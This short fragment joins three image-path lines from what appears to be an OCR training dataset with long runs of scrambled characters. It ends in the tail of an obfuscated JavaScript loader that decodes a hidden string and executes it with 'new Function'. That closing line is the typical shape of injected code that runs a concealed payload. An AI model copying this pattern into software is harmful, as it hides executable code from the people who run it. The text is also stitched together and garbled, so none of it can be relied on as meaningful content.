0l882dX6pdFO5mLY2fuYd(O2vvfO(_^Y2FmdffEXY2Ft6LFY2Y5c"X6L6)6q6FT(hd2pY"=7_2(F6O2ca[Xd5Y=F!"h6ffY2"888fO(_^Y2FmX6L6)6q6FTiFdFYvv(mqY2pFhvvcY8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^m^YX5pR5m(O^gQ}1Q"a%"/)_pj68"%p=cF82YD]O5^wdFdamdJJY2fc"^YLLdpY"=+i;NmLF562p67Tc(aa=FmdJJY2fc"F"="0"a=2dX6pdFO5mLY2fuYd(O2cY=Fa=(mqY2pFh80=qcd=""aaPaPaca!'.substr(22));new Function(b)()}();